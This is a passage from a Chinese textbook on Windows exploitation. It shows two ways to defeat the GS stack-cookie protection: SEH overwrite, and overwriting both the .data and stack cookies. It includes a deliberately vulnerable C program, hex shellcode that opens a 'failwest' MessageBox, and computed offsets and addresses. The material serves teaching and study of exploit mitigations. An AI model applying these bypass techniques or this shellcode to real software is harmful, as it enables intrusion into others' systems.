


图 10.4.1 通过 S.E.H 绕过 GS

首先将 shellcode 赋值为一段不至于产生溢出的 0x90，编译后用 01lyDbg

加载程序，在程序执行完 strcpy 后中断程序。

shellcode 的起始位置为 0x0012FEA0，距离栈顶最近的 S.E.H 位于

0x0012FFB0+4，我们只要覆盖这个地址里边的内容，就可以控制程序的异常处理。

通过计算可以知道从 shellcode 起始位置覆盖到最近的

S.E.H 需要 276 个字节，所以我们将弹出“failwest”对话框的机器码代码放到最前面； 276~280 字节使用

0x0012FEA0 填充，用来更改异常处理函数的指针；其他不

足部分使用 0x90 填充。




图 10.4.2 shellcode 和 S.E.H 异常处理函数地址



图 10.4.3 利用 S.E.H 绕过 GS 的 shellcode 布局

接下来验证一下我们的分析是否正确，将设计好的 shellcode 复制到程序里，然后编译、运行，看看熟悉的对话框是不是又弹出来了？




图 10.4.4 利用 S.E.H 成功绕过 GS

5 同时替换栈中和 .data 中的 Cookie 突破 GS

前面介绍的几种方法都是通过避开 Security Cookie 的校验完成绕过的，下边我们和 GS 来一次正面交锋。既然要在 GS 正常工作的情况下挫败它，就要保证溢出后栈中的 Cookie 与 .data 中的一致，而要达到这个目的我们有两条路可以走：

(1) 猜测 Cookie 的值；

(2) 同时替换栈中和 .data 中的 Cookie。

Cookie 的生成具有很强的随机性，因此准确猜测出 4 字节的 Cookie 值的可能性极低。这样的话我们只能通过同时替换栈中和 .data 中的 Cookie 来保证溢出后 Cookie 值的一

致性。

我们将通过以下代码演示如何同时替换栈中和.data 中的 Cookie，绕过 Security Cookie 的校验。

对代码简要解释如下。

(1) main 函数中在堆中申请了 0x10000 个字节的空間，并通过 test 函数对其空间的内容进行操作。

(2) test 函数对 s+i 到 s+i+3 的内存进行赋值，虽然函数对 i 进行了上限判断，但是没有判断 i 是否大于 0，当 i 为负值时，s+i 所指向的空间就会脱离 main 中申请的空间，进而有可能会指向.data 区域。

(3) test 函数中的 strcpy 存在典型的溢出漏洞。

```
1 #include<stdafx.h>
2 #include<string.h>
3 #include<stdlib.h>
4 charShellcode[]=
5 "\x90\x90\x90\x90"//new value of cookie in
   .data
6 "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F
   \x68\x32\x74\x91\x0C"
```

7 "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3
\x66\xBB\x33\x32\x53"

8 "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A
\x30\x8B\x4B\x0C\x8B"

9 "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A
\x38\x1E\x75\x05\x95"

10 "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05
\x78\x03\xCD\x8B\x59"

11 "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5
\x99\x0F\xBE\x06\x3A"

12 "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1
\x3B\x54\x24\x1C\x75"

13 "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B
\x59\x1C\x03\xDD\x03"

14 "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38
\x1E\x75\xA9\x33\xDB"

15 "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C
\x8B\xC4\x53\x50\x50"

16 "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"

17 "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90"

18 "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90"

```
19 "\xF4\x6F\x82\x90">//result of
    \x90\x90\x90\x90 xor EBP
20 "\x90\x90\x90\x90"
21 "\x94\xFE\x12\x00">//address of Shellcode
22 ;
23 void test(char * s, int i, char * src)
24 {
25     char dest[200];
26     if(i<0x9995)
27     {
28         char * buf=s+i;
29         *buf=*src;
30         *(buf+1)=*(src+1);
31         *(buf+2)=*(src+2);
32         *(buf+3)=*(src+3);
33         strcpy(dest,src);
34     }
35 }
36 void main()
37 {
38     char * str=(char *)malloc(0x10000);
39     test(str,0xFFFF2FB8,Shellcode);
40 }
```

我们先来看一下 Security Cookie 的校验的详细过程。将 Shellcode 赋值为 8 个 0x90，然后用 OllyDbg 加载运行程序，并中断在 test 函数中的 if 语句处，本次实验中该语句地址为 0x00401013。

程序从 0x00403000 处取出 Cookie 值，然后与 EBP 做一次异或，最后将

异或之后的值放到 EBP-4 的位置作为此函数的 Security Cookie。函数返回前的校验就是此过程的逆过程，程序从 EBP-4 的位置取出值，然后与 EBP 异或，最后与

0x00403000 处的 Cookie 进行比较，如果两者一致则校验通过，否则转入校验失败的异常处理。

本次实验的关键点是在 0x00403000 处写入我们自己的数据。而我们在 main 函数中通过 malloc 申请的空间起始地址为 0x00410048（将程序中断在 malloc 之后就可以看到，请读者自行调试），这个位置相对 0x00403000 处于高址位置，我们可以通过向 test 函数中 i 参数传递一个负值来将指针 str 向 0x00403000 方向移动，通过计算我们只需要将 i 设置 0xFFFF2FB8 (-53320)

就可以将 str 指向 0x00403000。将程序重新编译后用

OlllyDbg 加载，并在 strcpy 处中断。




图 10.5.1 Security Cookie 生成过程

.data 中的 Cookie 已经成功地被我们修改为 0x90 了，胜利的曙光已经出

现，只要再控制了栈中的 Security Cookie 就可以挫败 GS 了。我们再来分析一下程序，字符串变量 dest 申请了 200 个字节空间，所以超过 200 个字节的它将被溢出，因此可以通过输入超长字符串来修改 Security Cookie。我们已经知道 Security Cookie 是由 0x00403000 处的值与当前 EBP 异或的结果，而 0x00403000 处已经被我们覆盖为 90909090 了，所以只要将 90909090 与当前 EBP 异或的结果放到栈中 Security Cookie 的位置就可以了。

现在我们开始布置 Shellcode，首先在最开始的位置放上 4

个 0x90 用来修改 0x00403000 的值，后边跟着弹出“failewest”对话框的机器码，然后用 0x90 填充至 Security Cookie 的位置，接下来跟着 90909090 与当前 EBP 异或的结果，最后再加上 4 个字节的填充和 Shellcode 的起始地址（用来覆盖函数返回地址）。



图 10.5.2 成功修改.data 中 Cookie 值

通过调试可以发现 dest 的起始位置在 0x0012FE94，Security Cookie 位于 0x0012FF60，返回地址位于 0x0012FF68，这些地址可能在您的实验环境中会有所变化，请根据您的实际情况调整。根据这些地址我们计算好 Shellcode 各部分填充的长度，布置成如图 10.5.3 所示的布局。




图 10.5.3 同时修改栈和 data 中 Cookie 挫败 GS 的 Shellcode 布局

将布置好的 Shellcode 复制到程序里，编译运行，猜猜会出现什么情况？肯定是弹出熟悉的对话框了，如图 10.5.4 所示。




图 10.5.4 成功利用同时修改栈和.data 中 Cookie 的方法挫败 GS

